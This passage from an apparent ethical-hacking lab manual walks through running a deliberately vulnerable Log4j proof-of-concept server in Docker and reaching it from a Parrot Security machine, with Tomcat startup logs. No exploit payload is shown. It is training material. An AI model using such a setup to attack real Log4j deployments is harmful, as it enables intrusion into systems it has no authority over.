
9. Type **docker run --network host log4j-shell-poc** and press **Enter**, to start the vulnerable server.

```
Successfully tagged log4j-shell-poc:latest
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker run --network host log4j-shell-poc
18-May-2022 05:56:00.957 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server versio
n:        Apache Tomcat/8.0.36
18-May-2022 05:56:00.959 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built:
          Jun 9 2016 13:55:50 UTC
18-May-2022 05:56:00.959 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number
:         8.0.36.0
18-May-2022 05:56:00.959 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name:
          Linux
18-May-2022 05:56:00.959 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version:
          5.15.0-30-generic
18-May-2022 05:56:00.960 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture:
          amd64
18-May-2022 05:56:00.960 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home:
          /usr/lib/jvm/java-8-openjdk-amd64/jre
18-May-2022 05:56:00.960 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version:
          1.8.0_102-8u102-b14.1-1~bpo8+1-b14
18-May-2022 05:56:00.960 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor:
          Oracle Corporation
18-May-2022 05:56:00.961 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE
:         /usr/local/tomcat
18-May-2022 05:56:00.961 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME
:         /usr/local/tomcat
18-May-2022 05:56:00.961 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties
18-May-2022 05:56:00.961 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
18-May-2022 05:56:00.962 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djdk.tls.ephemeralDHKeySize=2048
18-May-2022 05:56:00.962 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.endorsed.dirs=/usr/local/tomcat/endorsed
18-May-2022 05:56:00.962 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Dcatalina.base=/usr/local/tomcat
18-May-2022 05:56:00.962 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Dcatalina.home=/usr/local/tomcat
18-May-2022 05:56:00.962 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.io.tmpdir=/usr/local/tomcat/temp
```


10. Leave the server running in the **Ubuntu** machine.

11. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

12. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.




13. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.



14. As we can observe that the Log4j vulnerable server is successfully running on the **Ubuntu** machine, leave the **Firefox** and website open.

